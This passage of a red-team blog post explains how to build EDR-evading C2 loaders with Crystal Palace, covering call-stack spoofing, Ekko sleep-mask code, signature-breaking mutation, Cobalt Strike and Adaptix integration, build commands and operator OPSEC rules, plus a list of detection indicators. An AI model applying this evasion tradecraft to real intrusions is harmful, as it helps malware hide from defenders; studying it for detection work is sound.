Crystal Palace makes it easy to integrate Draugr. The Eden loader demonstrates this by embedding a PIC version of Draugr directly into the loader:

```
# Eden spec file (simplified)
x64:
  load "bin/loader.x64.o"
  make pic +gofirst

  # Load Draugr as PIC (not PICO no VirtualAlloc needed)
  load "bin/draugr.x64.o"
  make pic
  link "draugr"

  push $DLL
  link "dll"
  export
```

By compiling Draugr as PIC (using `make pic` instead of `make object`), it's embedded directly in the loader blob. No `VirtualAlloc` needed to load a PICO. Every API call the loader makes can be proxied through Draugr for clean call stacks.

The Eden loader keeps the callgate decoupled from the loader itself this is by design for modularity. You can swap in a different stack spoofing technique by changing the spec file. The idea is to make the loader a composition of interchangeable capabilities.

Sleep Masking (Ekko-Style)

Sleep masking addresses a critical problem: **while the beacon is sleeping (waiting between C2 check-ins), its code sits in memory unencrypted and scannable.**

Memory scanners (Moneta, BeaconHunter, YARA scans) can identify beacon in memory by its code patterns, strings, or configuration. Sleep masking encrypts the entire beacon image during sleep and decrypts it when the beacon wakes up.

Ekko (by C5pider, inspired by MDSec's Nighthawk) uses timer queue callbacks with `NtContinue` to create a ROP chain that:

1. Changes the beacon's memory permissions from RX to RW
2. Encrypts the beacon image using `SystemFunction032` (RC4)
3. Sleeps for the specified duration (`WaitForSingleObject`)
4. Decrypts the beacon image
5. Restores RX permissions
6. Signals the main thread to resume

```
// Simplified Ekko ROP chain
CreateTimerQueueTimer(&timer, queue, (WAITORTIMERCALLBACK)NtContinue,
                      &ctxProtRW, 100, 0, WT_EXECUTEINTIMERTHREAD); // RX
→ RW
CreateTimerQueueTimer(&timer, queue, (WAITORTIMERCALLBACK)NtContinue,
                      &ctxEncrypt, 200, 0, WT_EXECUTEINTIMERTHREAD); //
Encrypt
CreateTimerQueueTimer(&timer, queue, (WAITORTIMERCALLBACK)NtContinue,
                      &ctxSleep, 300, 0, WT_EXECUTEINTIMERTHREAD); //
Sleep
CreateTimerQueueTimer(&timer, queue, (WAITORTIMERCALLBACK)NtContinue,
                      &ctxDecrypt, 400, 0, WT_EXECUTEINTIMERTHREAD); //
Decrypt
CreateTimerQueueTimer(&timer, queue, (WAITORTIMERCALLBACK)NtContinue,
                      &ctxProtRX, 500, 0, WT_EXECUTEINTIMERTHREAD); // RW
→ RX
CreateTimerQueueTimer(&timer, queue, (WAITORTIMERCALLBACK)NtContinue,
                      &ctxSignal, 600, 0, WT_EXECUTEINTIMERTHREAD); //
Signal
```


The entire chain executes on a **timer thread** a legitimate Windows thread pool worker. The timer thread has a perfectly clean call stack with BaseThreadInitThunk and RtlUserThreadStart at the bottom. No unbacked return addresses anywhere.



In Crystal Palace implementations, the sleep mask lives in a **hooking PICO** that intercepts WaitForSingleObject via the IAT. When the beacon calls WaitForSingleObject (or Sleep, which calls WaitForSingleObject internally), the hook triggers the Ekko chain.

StealthPalace (MaorSabag's Adaptix C2 implementation) takes this further:

- RC4-based Ekko sleep obfuscation (not just XOR)
- Hooks on WaitForSingleObject, WaitForSingleObjectEx, ConnectNamedPipe, and FlushFileBuffers
- Per-section permission restoration (each section gets its correct permissions back: .text = RX, .data = RW)
- Thread context spoofing during sleep

Critical OPSEC note: When implementing sleep masking with module overloading, the .pdata section and UNWIND_INFO structures must be **preserved** during encryption. If they're encrypted, any stack walk during sleep will fail because the unwind data is unreadable. Lorenzo Meacci's **InsomniacUnwinding** technique addresses this by surgically preserving PE headers, .pdata, and extracted UNWIND_INFO regions while encrypting everything else.

YARA Signature Removal (+mutate, +disco, +optimize)

Even with all the runtime evasion above, the PIC blob itself has static signatures. Security products use YARA rules to detect known loader patterns. Crystal Palace provides three binary transformations to break these signatures:

+optimize: Removes unused functions from the PIC blob. If your loader links a library with 50 functions but only uses 10, the other 40 are stripped. Smaller output, less surface area for signatures.

+disco: Randomizes function order in the PIC blob. Every time you link, functions are placed in a different order. Pattern-based signatures that rely on function proximity or ordering are broken.

+mutate: Crystal Palace's code mutator. It transforms the machine code itself inserting junk instructions, reordering independent instructions, substituting equivalent instruction sequences. The resulting code is functionally identical but structurally different.

```
# Apply all transformations
x64:
    load "bin/loader.x64.o"
    make pic +gofirst +mutate +disco +optimize
    ...
```

The combination of these three transforms means that every time you build your loader, the output is **structurally unique**. YARA rules targeting specific byte sequences will never match consistently.

Crystal Palace can also **generate high-fidelity YARA rules** for the invariant parts of your PIC blob the parts that cannot be changed by transformations. This is useful for defenders: you can identify exactly which bytes are stable enough to write detections against. For operators, this tells you what parts of your loader still need attention.

Real-World Implementations

Eden Loader (Cobalt Strike Team)

Eden is the official PoC UDRL for Cobalt Strike built with Crystal Palace. It combines:

- **Page streaming** (Raphael Mudge's technique for streaming the beacon DLL into memory)
- **Draugr call stack spoofing** (from Sleepmask-VS, ported to PIC)

Eden demonstrates the core concept: **using Crystal Palace to combine different “units of execution” to create novel loaders**. The Draugr PICO is embedded in the loader as PIC, not loaded as a separate COFF at runtime. This eliminates the `VirtualAlloc` call that loading a PICO would require.

Eden is intentionally not a fully evasive loader it uses RWX memory and doesn't track beacon's heap. It's a teaching tool and proof of concept.

```
# Building Eden
make clean; make
# Copy crystalpalace.jar to Cobalt Strike
# Load eden.cna into the client
# Payloads are now generated with Eden automatically
```

KaplaStrike (Lorenzo Meacci)

KaplaStrike is a production-grade Crystal Palace loader for Cobalt Strike that implements:

- **Module overloading** via `NtCreateSection` + `NtMapViewOfSection` (no `LoadLibrary`, no CFG issues)
- **.pdata registration** via `RtlAddFunctionTable` for clean beacon call stack frames
- **NtContinue entry transfer** with synthetic `BaseThreadInitThunk` / `RtlUserThreadStart` frames
- **API call stack spoofing** for loader setup via `Draugr`
- **Sleep masking** handled entirely by the loader (not Cobalt Strike's built-in sleepmask)
- **Static signature removal** via Crystal Palace transforms

The Malleable C2 profile configuration is minimal because the loader handles everything:

```
stage {
    set cleanup "true";
    set sleep_mask "false";    # Loader handles this
    set obfuscate "false";
}
post-ex {
    set cleanup "true";
}
```

A CNA script (`N0UDRL.cna`) strips the default reflective loader from the beacon DLL before it reaches the pipeline. Returning `"0"` from `BEACON_RDLL_SIZE` gives you a clean raw DLL with nothing prepended. Then Crystal Palace's spec file takes this raw DLL, links it with the KaplaStrike loader, and outputs the final PIC blob.

```
make x64
./link spec/loader.spec cobalt_strike_raw.dll
output.bin
# output.bin is the final PIC blob
# Execute with any shellcode loader
```

KaplaStrike bypassed one of the top EDRs available. Every technique in it exists because of a specific detection it counters.

StealthPalace (MaorSabag Adaptix C2)

StealthPalace proves Crystal Palace's C2-agnostic nature. Built for **Adaptix C2**, it implements:

- Payload encrypted at link time with a random **128-byte key** via Crystal Palace directives
- At runtime: XOR-decrypted into a temporary `VirtualAlloc` buffer, mapped into a properly laid-out image, then securely wiped
- **RC4-based Ekko sleep obfuscation** triggered on `Sleep`, `ConnectNamedPipe`, `FlushFileBuffers`, and `WaitForSingleObjectEx`
- **PICO-based IAT hooking** that intercepts `GetProcAddress` at load time to redirect target APIs through the hook table
- **Per-section memory permission restoration** after sleep

StealthPalace also integrates with Adaptix's Service Extender system. An install script hooks the agent build pipeline so every agent DLL automatically gets wrapped in the Crystal Palace RDLL during compilation.

```
chmod +x install.sh
./install.sh --ax /path/to/AdaptixServer
# Restart teamserver every agent now uses
StealthPalace
```

Crystal Palace with Cobalt Strike (UDRL Integration)

The **User-Defined Reflective Loader (UDRL)** was added in Cobalt Strike 4.4 to give operators complete control over beacon's reflective loading process. Crystal Palace integrates with it via Aggressor Script.

Two key hooks:

BEACON_RDLL_SIZE: Returns "0" to strip the default reflective loader entirely from the beacon DLL.

BEACON_RDLL_GENERATE: Called each time a stageless payload is generated. This is where Crystal Palace processes the raw beacon DLL and applies the custom loader.

```
# CNA Integration (simplified)
set BEACON_RDLL_SIZE {
    return "0";
}
```

```
set BEACON_RDLL_GENERATE {
    local('$beacon $arch');
    $beacon = $2;
```

```

    $arch = $3;

    # Load spec file
    $spec = [new CrystalPalace: script_resource("loader.spec")];

    # Apply spec to raw beacon
    $payload = [$spec run: $beacon, $null];

    return $payload;
}

```

When you export a payload, the script console shows:

```

[14:55:55] [*] Generating Payload: HTTP -- Arch: x64
[14:55:56] [LOADER] Applying Crystal Palace spec...
[14:55:56] [LOADER] Payload Size: 387060 bytes
[14:55:56] [*] Using user modified reflective DLL!

```

Important Malleable C2 considerations: When using a UDRL, settings like `stage allocator`, `stage.magic_pe`, `stage.obfuscate`, and `stage.sleepmask` are inserted into the beacon's runtime configuration but **not automatically applied**. The UDRL must handle these behaviors itself. If your Crystal Palace loader handles sleep masking, set `stage.sleepmask` to `false` in the profile.

Avoid fork and run: Cobalt Strike post-ex capabilities like `powerpick` spawn a sacrificial process and inject a DLL using the **default** reflective loader. This reintroduces all the IOCs you spent the entire loader eliminating. In newer versions, Crystal Palace can be loaded into the client to change how post-ex DLLs are injected and loaded. But as a general rule: **prefer inline execution via BOFs over any out-of-process approach**.

Crystal Palace Beyond Cobalt Strike (C2 Agnostic)

Crystal Palace is not tied to Cobalt Strike. Any C2 framework that produces a DLL or COFF can use it.

Havoc: Open-source C2 with its own reflective loader. You can modify the loader source directly or use Crystal Palace as an external linking step.

Mythic (Xenon agent): Xenon uses Crystal Palace as its default reflective DLL loader. The spec file in the Xenon agent code tells Crystal Palace how to build the PIC:

```

x64:
    load "bin/loader.x64.o"
    make pic +gofirst
    dfr "resolve" "ror13"
    mergelib "libtcg.x64.zip"
    push $DLL
    link "dll"
    export

```

Operators can swap in their own Crystal Palace loader during the build process for the shellcode output type.

Adaptix: StealthPalace (covered above) demonstrates full Crystal Palace integration via Service Extenders.

The pattern is always the same: get the raw DLL from your C2 framework, pass it through Crystal Palace with a spec file, get a PIC blob, execute it with any shellcode runner.

Detection & OPSEC Considerations

What defenders look for and what every operator should be aware of:

Memory Indicators:

- Private commit memory with `PAGE_EXECUTE_READ` or `PAGE_EXECUTE_READWRITE` legitimate code lives in image-backed memory
- Unbacked executable memory regions (no file on disk backing the memory)
- RWX memory allocations (should almost never exist in legitimate processes)
- High-entropy sections (encrypted payloads waiting to be decrypted)
- Modified code in image-backed memory (SharedOriginal flag lost after overwrite)

Call Stack Indicators:

- Return addresses pointing to private commit or unbacked memory
- Call stacks missing `BaseThreadInitThunk` / `RtlUserThreadStart` at the bottom
- Call stacks that don't match the unwind data in `.pdata`
- Thread wait reasons (`DelayExecution` for direct `Sleep` calls vs `UserRequest` for `WaitForSingleObject`)

Behavioral Indicators:

- `NtCreateSection` with `SEC_IMAGE` flag on unusual DLLs
- `RtlAddFunctionTable` calls from non-image-backed memory
- Timer queue creation with `NtContinue` as the callback (Ekko signature)
- `SystemFunction032` (RC4) calls during sleep cycles
- Rapid permission changes (`RX` → `RW` → `RX`) on the same memory region

Static Indicators:

- YARA rules targeting known loader byte patterns
- PE header artifacts in memory (even after stomping, remnants may remain)
- Known tool strings (BokuLoader hardcoded values, Cobalt Strike configuration markers)

OPSEC Rules:

1. Your shellcode loader (the thing that runs the PIC blob) matters as much as the loader itself. A perfect Crystal Palace blob executed by a terrible shellcode runner still gets caught.
2. Never use the default reflective loader in production it is the most signatred thing in offensive security.
3. Test against the specific EDR in the target environment, not just Defender.
4. Sleep masking without call stack spoofing is incomplete encrypted memory with a suspicious stack is still suspicious.
5. Module overloading without .pdata registration means your beacon's API calls have no unwind data stack walks will fail or look suspicious.
6. Avoid fork and run post-ex it reintroduces every IOC your loader eliminated.

References & Resources

Crystal Palace & Tradecraft Garden

- [Tradecraft Garden Documentation](#) Raphael Mudge
- [Harvesting the Tradecraft Garden](#) Daniel Duggan (@_RastaMouse)
- [Modular PIC C2 Agents](#) Daniel Duggan
- [Debugging the Tradecraft Garden](#) Daniel Duggan
- [Playing in the \(Tradecraft\) Garden of Beacon: Finding Eden](#) Cobalt Strike Team
- [Revisiting the UDRL Part 1](#) Cobalt Strike Team
- [COFFing out the Night Soil](#) Raphael Mudge
- [Tradecraft Orchestration in the Garden](#) Raphael Mudge

Implementations

- [Eden Loader \(GitHub\)](#) Cobalt Strike Team
- [KaplaStrike \(GitHub\)](#) Lorenzo Meacci
- [Bypassing EDR in a Crystal Clear Way](#) Lorenzo Meacci
- [Unwind Data Can't Sleep InsomniacUnwinding](#) Lorenzo Meacci
- [Crystal-Loaders \(GitHub\)](#) Daniel Duggan
- [StealthPalace / Adaptix-StealthPalace \(GitHub\)](#) MaorSabag
- [BokuLoader \(GitHub\)](#) Bobby Cooke

Reflective Loading

- [Reflective DLL Injection](#) Stephen Fewer
- [UDRL Update in Cobalt Strike 4.5](#) Cobalt Strike

Sleep Obfuscation & Memory Evasion

- [Avoiding Memory Scanners](#) Black Hills InfoSec
- [Ekko Sleep Obfuscation](#) C5pider
- [Module Stomping](#) Nigerald
- [Process Injection in 2023](#) Vincent Van Mieghem

Call Stack Spoofing

[ETW Threat Intelligence and Hardware Breakpoints](#) Praetorian

Mythic Integration

[Xenon Agent OPSEC](#) MythicAgents

Follow me on X: @0XDbgMan Follow me on Telegram: @DbgMan

This post is licensed under CC BY 4.0 by the author.